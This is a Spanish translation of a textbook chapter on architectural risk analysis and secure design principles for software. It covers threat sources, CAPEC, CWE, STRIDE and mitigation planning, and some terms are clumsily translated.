Si bien gran parte de la seguridad del software de hoy se centra en desbordamientos de búfer, inyección de SQL y otros errores de implementación, la realidad es que aproximadamente la mitad de los defectos que conducen a **las vulnerabilidades de seguridad que se encuentran en el software de hoy en día son realmente atribuibles a defectos en la arquitectura y el diseño** [McGraw 2006]. Estos defectos tienden a tener un mayor impacto en términos de su explotación y el impacto potencial de seguridad dentro de una sola pieza de software y, potencialmente, a través de múltiples proyectos y sistemas. El objetivo de la construcción de la seguridad en la fase de la arquitectura y el diseño del SDLC es reducir significativamente el número de defectos tan pronto como sea posible y al mismo tiempo reducir al mínimo las ambigüedades. Este objetivo en movimiento de debilidad y vulnerabilidad, combinada con la naturaleza dinámica y creativa del atacante de seguridad, significa que ningún sistema puede jamás ser perfectamente seguro. Lo mejor que se puede lograr es un perfil de riesgo reducido al mínimo logrado a través de la gestión de riesgos disciplinada y continua. La práctica de análisis de riesgos arquitectónico (que implica el modelado de amenazas, análisis de riesgos y planificación de la mitigación de riesgos) llevada a cabo durante la fase de la arquitectura y el diseño es uno de los pilares de este enfoque de gestión de riesgos y otras debilidades.

5.2. Prácticas de seguridad para la arquitectura y diseño del software: Análisis de riesgos arquitectónicos

Si se está buscando integrar las cuestiones de seguridad en la arquitectura de software y la fase de diseño de la SDLC, la práctica de análisis de riesgos de arquitectónico es de suma importancia. La arquitectura del análisis de riesgos está destinada a proporcionar la seguridad de que las preocupaciones de seguridad de la arquitectura y el diseño de nivel son identificadas y tratadas tan pronto como sea posible en el ciclo de vida, produciendo mayores niveles de resistencia a un ataque, a la tolerancia y a la capacidad de recuperación. Sin este tipo de análisis, los defectos arquitectónicos permanecerán sin resolver a lo largo del ciclo de vida (aunque a menudo causan problemas durante la implementación y pruebas) y probablemente se traducirá en las vulnerabilidades de seguridad graves en el software implementado. Ninguna otra acción sencilla, práctica, o recurso aplicado durante la arquitectura y la fase de diseño del SDLC tendrán tanto impacto positivo en el perfil de riesgo de la seguridad del software a desarrollar.

La metodología de análisis de riesgos consta de seis actividades:

- Caracterización software
- Análisis de las amenazas
- Evaluación de vulnerabilidades arquitectónicas
- Determinación de la probabilidad de riesgo
- Determinación del impacto de riesgos
- Planificación de la mitigación de riesgos

Estas actividades se describen a continuación.

5.2.1 Caracterización software

El primer paso necesario en el análisis de cualquier software, ya sea nuevo o ya existente, para el riesgo es lograr una comprensión completa de lo que el software es y cómo funciona. Para el análisis de riesgos arquitectónico, esta comprensión requiere un mínimo de descripción utilizando técnicas de diagramas de alto nivel. El formato exacto utilizado puede variar de una organización a otra y que no es de importancia crítica. Lo importante es dar con un amplio cuadro, pero conciso que ilustra inequívocamente la verdadera naturaleza del software.

La recopilación de información para esta caracterización del software normalmente implica la revisión de un amplio espectro de los artefactos del sistema y la realización de entrevistas en profundidad con los principales interesados de alto nivel, tales como gerentes de productos / programas y los arquitectos de software. Artefactos útiles para revisar la caracterización de software incluyen los siguientes elementos:

- Caso de negocio de software

- Requisitos funcionales y no funcionales
- Requisitos de arquitectura empresarial
- Utilice documentos del caso
- Documentos del caso de mal uso / abuso
- Documentos de arquitectura de software que describen vistas lógicas, físicas y de procesos
- Documentos de arquitectura de datos
- Documentos detallados de diseño tales como diagramas UML que muestran aspectos conductuales y estructurales del sistema
- Plan de desarrollo de software
- Documentos de arquitectura de la seguridad de transacciones
- Servicios de identidad y de la arquitectura de gestión
- Plan de aseguramiento de la calidad
- Plan de pruebas
- Plan de gestión de riesgos
- Plan de aceptación del software
- Plan de resolución de problemas
- Plan de gestión de la configuración y del cambio

Aunque a menudo no es práctico para modelar y representar todas las posibles interrelaciones, el objetivo de la actividad de caracterización de software es para producir uno o más documentos que representan las relaciones vitales entre las partes críticas del software.

Figura 5-1 presenta un ejemplo de un alto nivel que es el diagrama de la arquitectura del software del sistema de una página web. Este diagrama muestra los componentes principales del sistema, sus interacciones, y varias zonas de confianza [1]. Los avatares y sus flechas asociadas representan posibles atacantes y vectores de ataque contra el sistema. Estas potenciales amenazas y vectores de ataque se plasman más lejos y se detallan durante las siguientes etapas de análisis de riesgos arquitectónico.

[1] Las zonas de confianza son las áreas del sistema que comparten un mecanismo común de gestión y nivel de privilegios (por ejemplo, Internet, dmz, hosting LAN, el sistema servidor, servidor de aplicaciones, base de datos de host).




Figura 5-1. Diagrama de alto nivel de la arquitectura de un página web

5.2.2 Análisis de amenazas

Las amenazas son los agentes que violan la protección de los activos de información y de la política de seguridad del sitio. El análisis de las amenazas identifica amenazas relevantes para la arquitectura, la funcionalidad y la configuración específica.

Los atacantes que no son tecnológicamente sofisticados están realizando cada vez más ataques contra el software sin entender realmente qué es lo que están explotando, porque la debilidad fue descubierta por alguien más. Estos individuos, que se denominan a menudo como "script kiddies", no suelen lanzar ataques con el fin de obtener información específica o dirigir organizaciones específicas. En lugar de ello, utilizan el conocimiento de diversas vulnerabilidades para escanear ampliamente la totalidad del Internet para los sistemas que poseen esas vulnerabilidades, y luego atacan lo que se encuentran. En el otro extremo, las atacantes altamente cualificadas dirigidos por organizaciones muy específicas, los sistemas y activos se han convertido en cada vez de mayor prevalencia. El análisis de las amenazas debe evaluar e identificar las amenazas a través de este espectro.

La Tabla 5-1, que fue desarrollada por el NIST, resume un conjunto muy genérica de fuentes potenciales de amenazas ([NIST 2012])

Fuente de amenaza	Motivación	Acciones de amenazas
Cracker	Desafío Ego Rebeldía	Sistema de perfiles. Ingeniería social. Intrusión de sistema, robos. El acceso no autorizado al sistema.
Delincuente Informático	Destrucción de la información. Divulgación ilegal de información. Ganancia monetaria. Alteración no autorizada de datos.	El delito informático (por ejemplo, el acoso cibernético). Acto fraudulento (por ejemplo, repetición, imitación, interceptación). Soborno. Spoofing. Intrusión de sistema. Botnets. Malware: caballo de Troya, virus, gusanos, software espía. Spam. Phishing.
Terrorista	Chantaje Destrucción Explotación Venganza Ganancia monetaria Ganancia política	Bomba. La guerra de información. Ataque del sistema (por ejemplo, la negación de servicio distribuido). La penetración del sistema. La manipulación del sistema.
Espionaje industrial	Ventaja competitiva Espionaje económico Chantaje	Explotación económica. El robo de información. Intrusión en la privacidad personal. Ingeniería social. La penetración del sistema. El acceso no autorizado al sistema (el acceso a la información clasificada, propietario, y / o relacionada con la tecnología).
Personal interno (mal entrenados, descontentos, maliciosos, negligentes, deshonestos, o empleados	Curiosidad Ego Inteligencia Ganancia monetaria Venganza Errores y omisiones no intencionales (por ejemplo, errores de entrada de datos, errores de	Asalto a un empleado Chantaje. Navegación de información de propiedad. Abuso del ordenador. Fraude y robo Soborno Falsificación, datos corruptos.

que sean despedidos) [CERT 2007]	programación). Queriendo ayudar a la empresa (víctimas de la ingeniería social). La falta de procedimientos o capacitación	Interceptación. Código malicioso (por ejemplo, virus, bomba lógica, caballo de Troya). Venta de información personal. Errores del sistema. Intrusión sistema. Sabotaje del sistema. El acceso no autorizado al sistema.
-------------------------------------	--	---

Tabla 5-1. NIST Amenaza, Identificación y Caracterización

Una cuestión que complica en gran medida la prevención de acciones de amenaza es que la intención subyacente del atacante a menudo no se puede determinar. Pueden existir fuentes de amenazas tanto internas como externas, y una taxonomía de ataque debe considerar la motivación y la capacidad de ambos tipos de amenazas. Los ataques internos pueden ser ejecutados por los individuos como los empleados y contratistas descontentos. Es importante tener en cuenta que el uso no malintencionada también puede resultar en vulnerabilidades de software al ser explotados. Los actores de amenazas internas pueden actuar ya sea por cuenta propia o bajo la dirección de una fuente de amenaza externa (por ejemplo, un empleado puede instalar un protector de pantalla que contiene un Troyano).

Algunas fuentes de amenazas son externas. Estos atacantes podrían incluir amenazas externas estructuradas, transnacionales externas, y no estructuradas externas:

- *Las amenazas externas estructuradas* son generados por una entidad patrocinada por el Estado, tales como un servicio de inteligencia de extranjería. Los recursos de apoyo a la amenaza externa estructurada suelen ser bastante sustanciales y altamente sofisticados.
- *Las amenazas transnacionales* son generados por entidades no estatales, como los cárteles de la droga, bandas criminales y las organizaciones terroristas. Tales amenazas no suelen tener la mayor cantidad de recursos detrás de ellos al igual que las amenazas estructuradas (aunque algunas de las organizaciones de amenazas transnacionales más grandes pueden tener más recursos que algunas organizaciones de amenazas menores, estructuradas). La naturaleza de la amenaza externa transnacional hace que sea más difícil rastrear y proporcionar una respuesta. Este tipo de amenazas pueden dirigirse a los miembros o funcionarios de la Tesorería, por ejemplo, mediante el empleo de una o todas las técnicas mencionadas anteriormente.
- *Las amenazas externas no estructuradas* suelen ser generados por los individuos como cookies. Las amenazas de esta fuente generalmente carecen de los recursos de las amenazas externas, ya sea estructurada o transnacionales, pero sin embargo pueden ser muy sofisticados. La motivación de este tipo de atacantes es generalmente pero no siempre menos hostil que subyace a las otras

dos clases de amenazas externas. Las fuentes de amenazas no estructuradas generalmente limitan sus ataques a los objetivos del sistema de información y emplean técnicas de ataque informático. También están surgiendo nuevas formas de organización de hackers virtuales poco organizadas (hacktivistas-hackers y activistas).

5.2.3 Evaluación de vulnerabilidades arquitectónicas

En la evaluación de la vulnerabilidad se examinan las condiciones previas que deben estar presentes para que las vulnerabilidades sean explotadas. Hay tres actividades que conforman la evaluación de vulnerabilidades arquitectónicas: el análisis de la resistencia a un ataque, el análisis de la ambigüedad, y el análisis de la dependencia. Al igual que en cualquier proceso de control de calidad, las pruebas de análisis de riesgos puede demostrar solamente la presencia y no la ausencia de defectos. El análisis de riesgos estudia las vulnerabilidades y amenazas que podrían ser maliciosas o no malintencionada en la naturaleza. Ya sea que las vulnerabilidades son explotadas intencionalmente (malicioso) o no (no malintencionada), el resultado neto es que las propiedades de seguridad deseadas del software pueden verse afectada.

Análisis de la resistencia de un ataque

El análisis de la resistencia de un ataque es el proceso de examinar la arquitectura y el diseño de software para las debilidades comunes que pueden conducir a la vulnerabilidad e incrementar la sensibilidad del sistema a los patrones de ataque más comunes.

Una vez que las potenciales vulnerabilidades han sido identificadas, la arquitectura debe ser evaluada por lo bien que le iría en contra de los patrones de ataque comunes, tales como están descritos en la “*Common Attack Pattern Enumeration and Classification*” (CAPEC) [CAPEC 2007]. CAPEC describen las siguientes clases de ataque, entre otros:

- El abuso de funcionalidad
- Spoofing
- Las técnicas de probabilidad
- Explotación del privilegio o de la confianza
- Inyección
- La manipulación de recursos
- Los ataques del tiempo y del estado

Los patrones de ataque relevantes deben ser mapeados en contra de la arquitectura, con especial consideración a las áreas de vulnerabilidad identificada. Cualquier ataque que resultó ser viable contra las vulnerabilidades identificadas debe ser capturado y cuantificado como un riesgo para el software.

Análisis de la ambigüedad

La ambigüedad es una rica fuente de vulnerabilidades que existe entre los requisitos o especificaciones y el desarrollo. Un papel clave de la arquitectura y el diseño es eliminar los posibles malentendidos entre los requisitos de negocio para el software y la aplicación de los desarrolladores de las acciones del software. Todos los artefactos que definen la función del software, estructura, propiedades, y las políticas deben ser examinados por cualquier ambigüedad en la descripción que podría potencialmente conducir a múltiples interpretaciones. Cualquiera de estas oportunidades de múltiples interpretaciones constituye un riesgo para el software.

Una consideración clave es tener en cuenta los lugares donde las necesidades o la arquitectura son ambiguamente definidos o cuando la ejecución y la arquitectura, ya sea en desacuerdo o no logran resolver la ambigüedad. Por ejemplo, un requisito de una aplicación web podría afirmar que un administrador puede bloquear una cuenta, de modo que el usuario ya no puede iniciar sesión, mientras que la cuenta permanece bloqueada. Pero ¿qué pasa con las sesiones para que el usuario que se ha puesto en práctica cuando el administrador bloquea la cuenta? ¿El usuario está de repente y por la fuerza se desconectó o no, la sesión activa sigue siendo válida hasta que el usuario sale de la sesión?.

En un sistema existente, la autenticación y la arquitectura de la autorización deben ser comparadas con la aplicación efectiva de aprender la respuesta a esta pregunta. Las ramificaciones de seguridad de inicio de sesión que persisten incluso después de que la cuenta está bloqueada deben equilibrarse con la sensibilidad de los activos de información que se protege.

Análisis de dependencias

Una evaluación de riesgos arquitectónico debe incluir un análisis de las vulnerabilidades asociadas con el entorno de ejecución del software. Los temas abordados en el marco de esta evaluación incluirá las vulnerabilidades del sistema operativo, las vulnerabilidades de la red, las vulnerabilidades de la plataforma (plataformas populares incluyen WebLogic, WebSphere, PHP, ASP.net, y Jakarta) y vulnerabilidades de interacción que resultan de la interacción de los componentes. El objetivo de este análisis es el desarrollo de una lista de software o sistema vulnerables que podrían accionar accidentalmente o intencionalmente, lo que resulta en una brecha de seguridad o una violación de la política de seguridad del sistema. Cuando las amenazas creíbles pueden ser combinadas con las vulnerabilidades descubiertas en este ejercicio, existe el riesgo de que necesite más análisis y mitigación.

Los tipos de vulnerabilidades que puedan existir y la metodología necesarias para determinar si las vulnerabilidades están presentes pueden variar. En varias ocasiones, el análisis puede centrarse en políticas de la organización de seguridad, procedimientos de seguridad previstos, las definiciones de requisitos no funcionales, casos de uso, casos de mal uso / abuso, plataformas arquitectónicos / componentes / servicios, y las

características de seguridad de software y los controles de seguridad (tanto técnicas como de procedimiento) utilizado para proteger el sistema, entre otros temas.

Clasificación de vulnerabilidades

La clasificación de vulnerabilidades permite el reconocimiento de patrones de tipos de vulnerabilidad. Este ejercicio, a su vez, puede permitir que el equipo de desarrollo de software reconozca y desarrolle contramedidas para hacer frente a las clases de vulnerabilidades al tratar con las vulnerabilidades en un nivel más alto de abstracción. El ejemplo más completo y maduro de una taxonomía es la clasificación actualmente disponible es la “*Common Weakness Enumeration2 (CWE) [CWE 2007]*”, que ha sido diseñada como una agregación normalizada de docenas de otras taxonomías reconocidos y respetados por la industria. El CWE incluye siete categorías de nivel superior para la arquitectura y el código fuente [Tsipenyuk 2005]:

- Manipulación de datos
- Abuso API
- Funciones de seguridad
- El tiempo y el estado
- Control de errores
- Calidad de código
- La encapsulación

Mapeo de amenazas y vulnerabilidades

La combinación de amenazas y vulnerabilidades ilustra los riesgos a los que está expuesto el software. Existen varios modelos para clasificar las zonas en las que estas amenazas y vulnerabilidades con frecuencia se cruzan. Un ejemplo es el de Microsoft STRIDE [Howard 2002], que proporciona un modelo de riesgos a un sistema informático en relación con la suplantación de identidad, manipulación, repudio, revelación de información, denegación de servicio, y la elevación de privilegios.

La clasificación de riesgo ayuda a comunicar y documentar las decisiones de gestión de riesgos. Los mecanismos de mitigación de riesgos deberían asignarse a las categorías de riesgo o las categorías de las amenazas y vulnerabilidades que han sido identificados a través de este esfuerzo.

5.2.4 Determinación de la probabilidad de riesgo

Después de haber decidido que las amenazas son importantes y que pueden existir vulnerabilidades para ser explotadas, puede ser útil estimar la probabilidad de los posibles riesgos. En la seguridad del software, "la probabilidad" es una estimación cualitativa de que la probabilidad será un ataque exitoso, basado en el análisis y la experiencia pasada. Debido a la complejidad del dominio de software y el número de variables que intervienen en el análisis de riesgos, esta medida de probabilidad no es

una probabilidad matemática real de un ataque con éxito. No obstante, el concepto de riesgo puede ser útil cuando priorizar los riesgos y evaluar la eficacia de medidas de mitigación.

Hay que tener en cuenta estos factores, todos los cuales se incorporan en la estimación de probabilidad:

- La motivación y la capacidad de la amenaza
- El impacto de la vulnerabilidad (y por lo tanto atractivo para un atacante)
- La eficacia de los controles actuales

5.2.5 Determinación del impacto de riesgo

Independiente de la probabilidad del riesgo y los controles del sistema en contra de ello, el impacto del riesgo debe ser determinado. Es decir, ¿qué consecuencias tendrá de cara al negocio si en el peor de los casos en la descripción del riesgo va a ocurrir algo? Por otra parte, el análisis de riesgos debe tener en cuenta otros escenarios creíbles que no son el peor de los casos, sin embargo, son lo suficientemente malos como para merecer atención. Esta sección trata sobre tres aspectos de la determinación del impacto de riesgos: identificación de los bienes amenazados, la identificación de impacto en el negocio y la determinación de la localidad de impacto.

Identificar los activos amenazados

Los activos amenazados por la ocurrencia del riesgo y la naturaleza de lo que va a pasar con ellos, deben ser identificados.

Identificar los impactos en el negocio

El negocio va a sufrir algún impacto en caso de el ataque se lleva a cabo. Es de suma importancia caracterizar los efectos en términos tan específicos como sea posible. Los esfuerzos de gestión de riesgos son casi siempre financiados en última instancia, por la dirección de la organización cuya principal preocupación es monetaria. El apoyo y comprensión de esos directivos sólo pueden garantizarse mediante la cuantificación de los riesgos del software en términos de sus implicaciones fiscales.

Los ejemplos de los impactos de negocio incluyen la pérdida de cuota de mercado, pérdida de reputación, la depreciación del valor de las acciones, multas, honorarios de abogados y juicios, coste de la rehabilitación técnica y robo. Un buen ejemplo de un caso en el que todos estos impactos son relevantes es la violación de datos de TJX, donde la seguridad inalámbrica laxa llevo a que se pueda acceder a grandes cantidades de datos de los clientes a través de la explotación de una vulnerabilidad. TJX sufrió daños severos a la marca y unos costes que algunos analistas predecían que pueden llegar a miles de millones de dólares.

5.2.6 Planificación de mitigación de riesgos

La mitigación del riesgo implica cambiar la arquitectura del software o de la empresa en una o más formas de reducir la probabilidad o el impacto del riesgo. Las pruebas formales e informales, tales como pruebas de penetración, se pueden utilizar para probar la eficacia de estas medidas de mitigación.

Las mitigaciones dirigidas a defectos arquitectónicos son a menudo más difíciles de implementar que las mitigaciones que se centran en los errores de codificación, que tienden a ser más localizada. Las mitigaciones arquitectónicas con frecuencia requieren cambios en varios módulos, múltiples sistemas, o al menos varias clases; y las entidades afectadas podrán ser gestionadas y ejecutadas por diferentes equipos. Por lo tanto, cuando se encuentra un fallo, la solución a menudo requiere un acuerdo entre varios equipos, pruebas de varios módulos integrados y la sincronización de los ciclos de lanzamiento que no siempre pueden estar presentes en los diferentes módulos.

Las medidas dirigidas a reducir el impacto de un riesgo también pueden tomar varias formas. La mayoría de los desarrolladores consideran inmediatamente la eliminación de la vulnerabilidad por completo o la fijación del fallo de modo que la arquitectura no puede ser explotada. La criptografía puede ayudar, por ejemplo, siempre que se aplique correctamente. Es más fácil detectar la corrupción en los datos cifrados que en los datos no cifrados, y los datos cifrados son más difícil para los atacantes utilizarlos si los recogen. A veces, desde un punto de vista empresarial, tiene más sentido concentrarse en la construcción de la funcionalidad para detectar y registrar las hazañas de éxito y proporcionar suficiente información de auditoría en relación con la recuperación efectiva después del hecho. Recuperar un sistema dañado podría ser demasiado caro, mientras que la adición de la funcionalidad es suficiente para permitir la recuperación después de un incidente podría ser suficiente.

Los propios mecanismos de mitigación de riesgos pueden presentar amenazas y vulnerabilidades en el software. Los diseños también evolucionan y cambian con el tiempo. Por tanto, el proceso de análisis de riesgo es iterativo, lo que representa la protección contra los nuevos riesgos que podrían haber sido introducidas.

5.3. Conocimiento de seguridad en la arquitectura y diseño del software

Uno de los grandes desafíos a las que se puede enfrentar cuando se trata de integrar la seguridad en la arquitectura y el diseño de sus proyectos de software es la escasez de arquitectos con experiencia que tienen un sólido conocimiento de los problemas de seguridad. El problema aquí es la curva de aprendizaje asociada a los problemas de seguridad: La mayoría de los desarrolladores simplemente no tienen el beneficio de los años y años de lecciones aprendidas que un experto en seguridad de software puede

llamar sucesivamente. Para ayudar a resolver este problema, puede aprovechar los recursos de tales conocimientos codificados como los principios de seguridad, normas de seguridad, y los patrones de ataque para reforzar la comprensión básica de sus arquitectos de software en los temas de seguridad del software. Estos recursos de conocimiento sirven para que se impulse de manera efectiva el proceso de análisis de riesgos arquitectónico. Ellos guían a los arquitectos y diseñadores al sugerir qué preguntas hacer, que cuestiones a tener en cuenta y que medidas de mitigación pueden perseguir. Aunque los proyectos aún deben contratar los servicios de por lo menos un arquitecto de seguridad de software verdaderamente experimentado, los recursos de conocimiento, tales como los principios de seguridad, normas de seguridad y los patrones de ataque pueden ayudar a las organizaciones distribuir más eficazmente los escasos recursos a través de proyectos.

5.3.1 Principios de seguridad

Los principios de seguridad son un conjunto de prácticas de alto nivel procedentes de la experiencia del mundo real que puede ayudar a los desarrolladores de software (arquitectos y diseñadores de software en particular) en la construcción de software más seguro.

Mediante el aprovechamiento de los principios de seguridad, un equipo de desarrollo de software se beneficiará de la orientación de destacados profesionales de la industria y se puede aprender a hacer las preguntas correctas de su arquitectura y diseño de software a fin de evitar los errores más frecuentes y graves. Sin estos principios de seguridad, el equipo se reduce a confiar en el conocimiento sobre la seguridad individual de sus miembros más experimentados.

La siguiente lista recoge un conjunto básico de principios de seguridad que todos los equipos de desarrollo de software que escribe código hasta los gerentes de proyectos deberían ser conscientes y familiarizados. Dado que esta información se pone más activamente en juego por los arquitectos y diseñadores de software, el conocimiento de estas preocupaciones fundamentales de todo el equipo es una fuerza poderosa para reducir el riesgo para el software que plantea problemas de seguridad. Unas breves descripciones de cada principio se dan aquí; descripciones más detalladas y ejemplos están disponibles en el área de contenido de “*Principles*” en la web de BSI.

Los Principios para la Seguridad de Software:

- Menos privilegio
- Falta de seguridad
- Asegurar el eslabón más débil
- Defender en profundidad
- La separación de privilegio
- Economía del mecanismo
- Mecanismo común mínimo

- Renuncia a confiar
- Nunca asumir que sus secretos están a salvo
- Mediación completa
- Aceptabilidad psicológica
- Promoción de privacidad

El principio de privilegio mínimo

Sólo los derechos mínimos necesarios deben estar asignados a un tema que solicita acceso a un recurso y debe estar vigente durante el menor tiempo posible. La concesión de permisos a un usuario más allá del ámbito de los derechos necesarios de una acción puede permitir que el usuario pueda obtener o cambiar la información de maneras no deseadas. En resumen, la delegación de derechos de acceso se puede limitar a la capacidad de los atacantes para dañar un sistema.

El principio de la falta de seguridad

Cuando un sistema falla, debe hacerlo de forma segura. Este comportamiento suele incluir varios elementos: por defecto seguros (el valor por defecto es denegar el acceso); en caso de fallo, deshacer los cambios y restaurar el sistema a un modo seguro; siempre verifique los valores devueltos por insuficiencia; y en el código / filtros condicionales, asegúrese de que un caso por defecto está presente que hace lo correcto. La confidencialidad y la integridad de un sistema deben permanecer sin romperse, a pesar de que la disponibilidad se ha perdido. Durante un fallo, a los atacantes no se les debe permitir obtener los derechos de acceso a los objetos privilegiados que son normalmente inaccesibles. Determine lo que puede ocurrir cuando un sistema falla y asegurarse de que no pone en peligro el sistema.

El principio de garantizar el eslabón más débil

Los atacantes son más propensos a atacar un punto débil en un sistema de software que penetrar un componente fuertemente fortificado. Por ejemplo, algunos algoritmos criptográficos pueden tardar muchos años en romperse, por lo que es poco probable que los atacantes ataquen información cifrada comunicada por una red. En cambio, los puntos finales de la comunicación (por ejemplo, los servidores) pueden ser mucho más fáciles de atacar. Saber cuándo se han fortificado los puntos débiles de una aplicación de software puede indicar a un proveedor de software si la aplicación es lo suficientemente segura como para ser lanzado.

El principio de la defensa en profundidad

Las capas de defensas de seguridad en una aplicación puede reducir la posibilidad de un ataque exitoso. La incorporación de mecanismos de seguridad redundantes requiere de un atacante para eludir cada mecanismo para tener acceso a un activo digital. Por ejemplo, un sistema de software con las comprobaciones de autenticación puede evitar la intrusión de un atacante que ha subvertido un servidor de seguridad. Defendiendo una

aplicación con múltiples capas puede eliminar la existencia de un único punto de fallo que comprometa la seguridad de la aplicación.

El principio de separación de privilegios

Un sistema debe asegurar que se cumplan varias condiciones antes de que conceda permisos a un objeto. La comprobación de acceso en una sola condición puede no ser adecuado para hacer cumplir medidas estrictas de seguridad. Compartimentar el software en componentes separados que requieren múltiples controles de acceso puede inhibir un ataque o potencialmente evitar que un atacante tome el control de todo el sistema.

El principio de la economía del mecanismo

Un factor en la evaluación de la seguridad de un sistema es su complejidad. Si el diseño, la aplicación, o los mecanismos de seguridad son muy complejos, entonces la probabilidad de que existan vulnerabilidades de seguridad dentro del sistema aumenta. Los problemas sutiles en los sistemas complejos pueden ser difíciles de encontrar, especialmente en grandes cantidades de código. Por ejemplo, analizar el código fuente que es responsable de la ejecución normal de una funcionalidad puede ser una tarea difícil, pero la comprobación de comportamientos alternativos en el código restante puede conseguir la misma funcionalidad y puede resultar aún más difícil. La simplificación del diseño o el código no siempre es fácil, pero los desarrolladores deben esforzarse en la implementación de sistemas más simples.

El principio de un mecanismo común mínimo

Evite que los múltiples sujetos compartan los mecanismos que dan acceso a un recurso. Por ejemplo, el servicio de una aplicación en Internet permite a los atacantes y los usuarios obtener acceso a la aplicación. En este caso, la información potencialmente sensible podría ser compartida entre los sujetos a través del mismo mecanismo. Un mecanismo diferente (o la creación de instancias de un mecanismo) para cada materia o clase de sujetos pueden proporcionar flexibilidad de control de acceso entre los diferentes usuarios y evitar posibles violaciones de seguridad que se produciría si se implementara un solo mecanismo.

El principio de la renunciar a confiar

Los desarrolladores deben asumir que el entorno en el que se encuentra su sistema es inseguro. Cuando se construye una aplicación, los ingenieros de software deben anticipar la entrada a de usuarios desconocidos. Ningún sistema es 100 por ciento seguro, por lo que la interfaz entre los dos sistemas debe ser asegurado. La minimización de la confianza en otros sistemas puede aumentar la seguridad de la aplicación.

El Principio de nunca asumir que sus secretos están a salvo

Basándose en un diseño o implementación oscura no garantiza que un sistema sea seguro. Usted siempre debe asumir que un atacante puede obtener suficiente información sobre su sistema para lanzar un ataque. Por ejemplo, herramientas como descompiladores y desensambladores pueden permitir a un atacante obtener información sensible que se puede almacenar en los archivos binarios. Además, los ataques internos, que pueden ser accidentales o malintencionados, pueden conducir a ataques de seguridad. El uso de los mecanismos de protección reales para asegurar la información sensible debería ser el último recurso de la protección de sus secretos.

El principio de mediación completa

Un sistema de software que requiere comprobaciones de acceso a un objeto cada vez que un sujeto solicite acceso, especialmente para los objetos críticos para la seguridad, disminuye las posibilidades de que el sistema por error dé permisos elevados para ese tema. Por el contrario, un sistema que comprueba los permisos del sujeto a un objeto una sola vez puede invitar a los atacantes explotar ese sistema. Si se reducen los derechos de control de acceso de un sujeto después de la primera vez que se otorgan los derechos y el sistema no comprueba el siguiente acceso a ese objeto, a continuación, se puede producir una violación de permisos. Los permisos de almacenamiento en la caché pueden aumentar el rendimiento de un sistema, aunque a costa de permitir que los objetos asegurados puedan acceder.

El principio de la psicología de la aceptabilidad

La accesibilidad a los recursos no debe ser inhibida por los mecanismos de seguridad. Si los mecanismos de seguridad dificultan la usabilidad o la accesibilidad de los recursos, los usuarios pueden optar por desactivar esos mecanismos. Siempre que sea posible, los mecanismos de seguridad deben ser transparentes para los usuarios del sistema o, a lo sumo, introducir una obstrucción mínima. Los mecanismos de seguridad deben ser fáciles de usar para facilitar su uso y comprensión en una aplicación de software.

El principio de promoción de privacidad

La protección de los sistemas de software de los atacantes que pueden obtener información privada es una parte importante de la seguridad del software. Si un atacante rompe un sistema de software y roba información privada acerca de los clientes de un proveedor, a continuación, los clientes pueden perder la confianza en el sistema de software. Los atacantes también pueden orientar a información sensible del sistema que pueden proporcionarles los detalles necesarios para atacar a ese sistema.

5.3.2 Normas de seguridad

Al igual que los principios de seguridad, las normas de seguridad son un recurso excelente para aprovechar en sus proyectos. Representan el conocimiento experimental adquirido por los expertos durante muchos años de tratar con los problemas de seguridad de software en los contextos tecnológicos más específicos que los contemplados en los principios de seguridad más amplios. Tales directrices no solo pueden informar de las decisiones y los análisis de arquitectura, sino que también representan un punto de partida excelente para los diseñadores de software que se encargan de la tarea de integrar las preocupaciones de seguridad en sus esfuerzos de diseño. Debe asegurarse de que los recursos tales como las directrices de seguridad están disponibles y frecuentemente consultadas por los diseñadores de software en sus equipos antes, durante y después de la ejecución real de la arquitectura y la fase de diseño del SDLC.

¿Qué pautas de seguridad se deben seguir?

Numerosas interpretaciones de lo que son las normas de seguridad y lo que se debe seguir han sido propuestas. En la web de BSI contiene una interpretación. El libro *“Software Security: Building Security In” [McGraw 2006]* presenta otro.

5.3.3 Patrones de ataque

Como se discutió en el capítulo 2, los patrones de ataque son otra fuente de conocimiento a disposición del gerente de proyectos de software. Ofrecen un mecanismo formal para representar y comunicar la perspectiva del atacante mediante la descripción de los enfoques comúnmente adoptadas para atacar software. La perspectiva de esto atacantes, si bien son importantes en todo el SDLC, ha aumentado su valor durante la arquitectura y de la fase de diseño. Los patrones de ataque ofrecen un recurso valioso durante tres actividades principales de la arquitectura y el diseño: el diseño y la selección de patrones de seguridad, modelado de amenazas, y la resistencia al ataque.

Uno de los métodos clave para la mejora de la estabilidad, el rendimiento y la seguridad de una arquitectura de software es el aprovechamiento de los patrones probados. La selección apropiada de los patrones de diseño y patrones de seguridad puede ofrecer significativas de mitigación de riesgos arquitectónico.

Por último, durante la fase de análisis de la resistencia a los ataques del proceso de análisis de riesgos, en la que un control preventivo de la seguridad arquitectónica, los patrones de ataque puede ser una herramienta valiosa en la identificación y caracterización de las perspectivas del atacante contextualmente apropiada para tener en cuenta en un tipo de trabajo en equipo.

Página dejada en blanco intencionadamente

